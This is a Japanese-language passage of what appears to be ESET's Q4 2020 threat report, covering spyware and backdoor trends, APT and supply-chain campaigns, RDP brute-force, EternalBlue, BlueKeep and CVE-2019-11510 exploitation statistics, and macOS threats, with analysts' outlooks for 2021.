
2020 年第 4 四半期のスパイウェア検出率トップ 10（スパイウェア検出数に占める割合）



2020 年第 4 四半期のバックドア検出率トップ 10（バックドア検出数に占める割合）

また、バックドアのカテゴリでは、第 4 四半期にはトップ 10 に新しいバックドアである Win/Xorasi が登場しました。このバックドアは、2020 年 11 月に検出数がピークを迎えており、そのほとんどがトルコで検出されています。

スパイウェアやバックドアのデータを見ると、時折検出数が増加している時期がありますが、活動は年々徐々に低下しています。このヒートマップに示すように、スパイウェアの検出数が最も高かったのはペルー、イスラエル、ロシア、トルコ、日本でした。バックドアは、タイ、インドネシア、ペルー、トルコ、インドで最も多く検出されました。



2020 年のスパイウェアとバックドアの検出率

最も多く検出されているマルウェアファミリーについては、この脅威カテゴリは通年で大きな変化がほとんど見られませんでした。この理由は多くあります。第一に、これらの脅威の多くはリムーバブルメディアやパッチが適用されていない脆弱性を利用して拡散しているために感染数が増加しています。第二に、地理的データから分かるように、これらの脅威の多くは、サイバーセキュリティ対策が十分ではない発展途上国市場を標的にしています。最後に、最も悪用されている多くのツールがオンラインに流出しており、サイバー犯罪者が新たな攻撃に簡単に利用できるようになっていることも大きな理由です。

APT 攻撃におけるスパイウェアとバックドア

ESET の調査からも明らかになっているように、新しいスパイウェアやバックドアの脅威は、高度なスパイ活動の一環として開発されていますが、これらの攻撃の標的は限定されているため、検出数は少なくなります。

2020 年第 4 四半期、ESET の研究者は、ホスピタリティ業界で使用されている POS ソフトウェアを標的とするモジュール型のバックドアである ***ModPipe*** [4] を分析した結果を発表しました。2020 年のその他の注目すべき攻撃には、エアギャップネットワークを標的とするサイバースパイ活動のツールキットである ***Ramsay***[47]、広範な機能を有する ***InvisiMole ツールセット*** [10]、Linux VoIP ソフトスイッチを標的とするマルウェアである ***CDRThief*** [48]、そして ***Turla*** [7] のような悪名高いスパイグループが使用しているさまざまなツールがあります。

スパイウェアやバックドアは、また、サプライチェーン攻撃の中核にもなっています。ESET は第 4 四半期だけで、***Lazarus グループによる韓国での攻撃*** [6]、***「StealthyTrident 作戦」*** と命名されたモンゴルのサプライチェーン攻撃 [8]、ベトナムの認証局に対するサプライチェーン攻撃 ***「SignSight 作戦」*** [9] の 3 件のサプライチェーン攻撃を特定しています。

傾向と展望

2020 年に ESET が検出した多くのサプライチェーン攻撃や SolarWinds への大規模な攻撃は、攻撃者が標的となるコンピュータにマルウェアを配信する新しい方法を見つけようとしていることを示しています。特定の地域や業界で人気の高いサービスを提供している企業に対するサプライチェーン攻撃が今後増加することは間違いないでしょう。

ESET シニアマルウェアリサーチャー、Anton Cherepanov

ESET のテレメトリデータで多く見られるバラマキ型のスパイウェアやバックドアの多くは、金銭的な利益を得たり、パスワードを大量に窃取したり、別のタイプのマルウェアをダウンロードしたりするなど、他のサイバー犯罪を続ける目的で配信されています。このリストのチャートが変動しないということは、現在利用されているツールが、サイバー犯罪グループの目標を達成するために十分な機能を提供していることを示唆しています。また、スパイウェアやバックドアの検出数が減少していることから、サイバー犯罪グループのリソースが別の攻撃に投資されている可能性もあります。たとえば、多くの見返りが期待できるランサムウェアビジネスなどに攻撃を注力している恐れがあります。今後は、被害者が身代金の支払を拒んだときにデータを公開すると脅すために、ランサムウェアを展開する前にデータを盗み出す目的で攻撃の前段階でバックドアが使用されることが多くなると思われます。

今回の SolarWinds のハッキングインシデントを受けて、さらに多くのサプライチェーン攻撃が明らかになり調査が増えることが予想されます。その結果、コードの品質保証チェックの強化やセキュリティ対策の強化が進められていくことになるでしょう。間違いなく、これまでに検出・特定されていないソフトウェアのバックドアや脆弱性を利用した、多くの国家主導型の攻撃を目にすることになるでしょう。

ESET 脅威検出ラボヘッド、Jiří Kropáč


エクスプロイト

RDP 攻撃は、非常に遅いペースではあるものの、成長を続けています。BlueKeep と EternalBlue に関連する活動は短期間増加したこともありましたが、年末に向けて衰退していきました。

第 4 四半期には世界の多くの地域で新型コロナウイルスの感染者が急上昇したため、組織とその従業員はテレワークによって通常業務を実施せざるを得なくなりました。サイバー犯罪者は、パンデミックが悪化する状況に付け入り、リモートデスクトッププロトコル（RDP）に対するブルートフォース攻撃を、前四半期と比較すると低い伸び率ではありますが、さらに増加させました。


1 日あたりの RDP 攻撃を報告したユニーククライアント数は、第 4 四半期に 17% 増加しました。これは、2020 年の四半期比較データでは最低増加率となりました。同様に、RDP への攻撃試行回数も第 4 四半期も増加を続け、第 3 四半期と比較して 40% 増となりました。これは大きな数字ではありますが、第 2 四半期と第 3 四半期間で観測された伸び率が 140% と大きかったことを考えると、これは大幅に減速していると言えます。

年末にかけても攻撃数は少なくなっています。12 月 23 日以降、1 日あたりに標的にされたユニーククライアント数はわずかに減少しただけですが、総合的な RDP 攻撃の試行回数は激減しました。このような攻撃回数の変化は、サイバー犯罪者が休暇を取ったことによるものと考えられます。この傾向は、いくつかのサイバー犯罪グループで確認されています。



2020 年の RDP 接続攻撃試行の検出傾向、7 日間の移動平均線


ESET のシステムでは、2020 年通年で 77 万以上のユニーククライアントに対する RDP ブルートフォース攻撃の試行を 290 億回近く検出しました。第 1 四半期から第 4 四半期にかけての増加率は、RDP 攻撃の試行回数では 768% に、1 日に報告されたユニーククライアント数は 225% に達しています。




2020 年の RDP 接続攻撃試行の検出率

EternalBlue エクスプロイトを使用する攻撃試行と、そのような試行を報告したユニーククライアント数は、第 4 四半期も横ばいになりました。いずれの数値も第 3 四半期と比較して 3% 減少しただけで、わずかな変化にとどまっています。RDP 攻撃の場合と同様に、EternalBlue も休日に実行される活動が減少しました。

EternalBlue の活動を第 1 四半期と第 4 四半期で比較すると、攻撃試行回数の合計数がほぼ横ばいであったのとは対照的に、ユニーククライアント数は 8% 減少しました。年初に攻撃が急増したのは、以下の原因が考えられます。



2020 年の EternalBlue と BlueKeep の攻撃試行回数、7 日間の移動平均線



2020 年に CVE-2019-11510 の脆弱性を悪用する攻撃試行を報告したユニーククライアントの傾向、7 日間の移動平均線

- 以前はインターネットに接続されてなくパッチが適用されていなかったネットワークがインターネットに接続され、その後、EternalBlue エクスプロイトを使用するサイバー犯罪者の標的になった。
- 社内で使用されるセキュリティツールや侵入テストツールに EternalBlue が追加され、短時間での検出が可能になった。

第 4 四半期は BlueKeep について非常に活発な動きが見られました。第 2 四半期と第 3 四半期には BlueKeep の活動は減少していきましたが、10 月には BlueKeep を悪用しようとする動きが目立ちました。しかし、この上昇も一時的なものであり、その後はさらに検出数は減少していきました。BlueKeep の検出数は、2020 年の年末には最終的に最も低くなりました。第 4 四半期の総数を見ると、BlueKeep 攻撃試行を報告したユニーククライアント数が 13% 減少し、全体の攻撃試行回数は 8% 減少しました。

第 1 四半期と第 4 四半期を比較すると、BlueKeep の攻撃は、ユニーククライアント数（-8%）と全体の攻撃試行回数（-13%）の両方で減少しました。ESET の研究者は、EternalBlue と BlueKeep が減少している傾向は、古いマシンやパッチが適用されていないマシンが新しいハードウェアに交換されたことや、セキュリティ担当者が BlueKeep や EternalBlue について内部ネットワークをテストすることへの関心と必要性が徐々に薄れてきたことが原因だと推測しています。

2020 年には、リモートアクセスソリューションに潜在していたいくつかの脆弱性が明らかになり、悪名の高いランサムウェアグループが攻撃手法に積極的に取り入れるようになりました。Sodinokibi/REvil によって悪用されたこのような例の 1 つは、Pulse Secure Connect の脆弱性 ***CVE-2019-11510*** [49] でした。

第 1 四半期と第 4 四半期を比較すると、この脆弱性を利用した攻撃を報告したユニーククライアント数が 67% 増加し、総攻撃試行回数は 69% 増加しました。第 4 四半期と第 3 四半期を比較すると、ユニーククライアント数の増加はわずか 5% にとどまり、総攻撃試行回数もわずかな変化（+2%）にとどまりました。

この検出数が増えている原因の 1 つは、この攻撃への関心や意識が高まっており、社内のセキュリティチームや侵入テスト担当者が自社の環境で CVE-2019-11510 の攻撃を検証するようになっていることです。

傾向と展望

2020 年は「テレワーク」が急増し、異例の年となりました。テレワークが推進されたことで、プライベート VPN で保護されている、あるいは安全性が低い RDP 経由による自宅から会社へのネットワークアクセスが急増しましたが、これは大きな攻撃対象領域を生み出すことになりました。

2020 年にマイクロソフトは、リスクが極めて高いと思われるいくつかの脆弱性を修正するパッチを公開しました。サイバー犯罪者がすばやくエクスプロイトを開発していたら、新たな EternalBlue の悪夢が発生していたかもしれません。幸いなことに、これらの懸念が現実化することはありませんでした。

2021 年には、RDP で外部から接続できるクライアント数が横ばいになるか、徐々に減少していくと考えられます。一方で、コネクテッド IoT デバイスが増加することが予測されます。また、企業は、新型コロナウイルス対策として必要に迫られて急遽実装したリモートネットワークのセキュリティを強化するために多くの努力を払うことになるでしょう。

ESET シニアマルウェアリサーチャー、Ladislav Janko

Mac に関する脅威


第 4 四半期はトロイの木馬の検出が増加しましたが、他の macOS の脅威は横ばいまたは減少傾向になりました。

第 4 四半期には、21.3% の減少となった第 3 四半期に比べるとスローペースではあるものの、ほぼすべての監視対象のカテゴリで macOS に関する脅威の検出数が減少（-3.3%）し続けました。トロイの木馬のカテゴリは例外であり、全体の検出数は前四半期比で 78% 増となりました。macOS のトロイの木馬の脅威は、第 3 四半期の最後の数日から増加が始まり、第 4 四半期の半ばまで増加を続け、11 月 17 日にピークを迎えました。その後、トロイの木馬の検出数は減少し始め、その傾向は年末まで続きました。


この急増の原因には、以下の 2 つがありました。

- 偽セキュリティソフトである MacKeeper などのアドウェアコンポーネントや製品をダウンロードするトロイの木馬の亜種である OSX/TrojanDownloader.Adload.AE と OSX/TrojanDownloader.Adload.AD がピークを迎えた。
- OSX/Exploit が短期的に増加した。これについては、以下に説明します。


トップ 10 では大きな変化は見られませんでした。OSX/Maceeper PUA は第 3 四半期と比較すると、検出率が 24.8% に低下しましたが、第 4 四半期もトップになりました。同様に、OSX/Keygen PUsA も 13.6% となり 2 位を維持しました。OSX/GT32SupportGeeks PUA は、前四半期と比較すると検出数が減少し 6.8% となり、OSX/Pirrit アドウェアと同率で 3 位になりました。



2020 年第 4 四半期の Mac の脅威検知件数トップ 10（Mac の脅威検出数に占める割合）



2020 年の Mac の脅威の検出傾向、7 日間の移動平均線




2020 年の Mac のトロイの木馬の検出傾向、7 日間の移動平均線

OSX/Exploit トロイの木馬は、トップ 10 の中で唯一の新しい脅威でした。検出率は 2.5% となり 7 位に入りました。OSX/Exploit の検出数が急増したのは、Kali Linux とその関連ツールのダウンロードが急増したことが ESET のソリューションによって検出されており、これらの関連性があると考えられることから、この急増は短期間で終了し、今後数ヶ月で以前のレベルに戻るでしょう。

第 4 四半期には、トレンドマイクロ [50] の研究者が OceanLotus APT グループとの関連を指摘している macOS を標的としたバックドアが登場しました。このケースで ESET の研究者が注目したのは、マルウェアが検出を回避するために、ファイル名に特別な隠し文字を使用していたことです。この手法は、2016 年に ESET の研究者が分析した macOS マルウェアである *OSX/Keydnap* で検出されたものです [51]。その当時、サイバー犯罪者は、OSX のキーチェーンに保存されている情報を狙って、バックドアを確立して維持していました。

2019 年、Apple はアプリの公証制度（セキュリティチェック）、つまり新しい Mac アプリを承認し、セキュリティ機構 GateKeeper でホワイトリストを作成することを目的とした一連の自動スキャンを導入しました。1 年後には、Mac ユーザーの保護を向上させるために、検査ルールを強化しています。しかし、このような努力にもかかわらず、ここ数ヶ月の間に、正規のアプリを装った*いくつかの悪意のあるプログラム* [52] が、このセキュリティ機構をすり抜けたことが明らかになりました。

ESET のテレメトリによると、2020 年の Mac の脅威の検出数は米国が最も多く、検出数の 25% を占めています。米国の後には、日本（7.9%）、フランス（5%）、イギリス（4.4%）、スペイン（3.6%）が続いています。



2020 年の Mac の脅威の検出率

傾向と展望

2021 年には、悪意のあるオペレーターがその「製品」の偽装手法をさらに向上することで、macOS アドウェアと macOS マルウェアの境界線がさらに曖昧になると ESET は予想しています。脅威の拡散率では、2021 年にはフェイクアプリが増加し、アドウェア数も増加すると予測しています。

Apple の公証制度が改善されなければ、正規のアプリを装ったマルウェアが「承認」されるケースは、2021 年を通じて増加し続けるでしょう。

また、2021 年には、Linux 仮想化を利用し、Apple シリコンと Big Sur OS で動作する Mac コンピュータ向けに作成された初のマルウェアが検出される可能性があります。

ESET 検出エンジニア、Michal Malík


Android に関する脅威

隠しアプリの脅威カテゴリが劇的に減少した一方で、Android のバンキングマルウェアは増加を続けています。

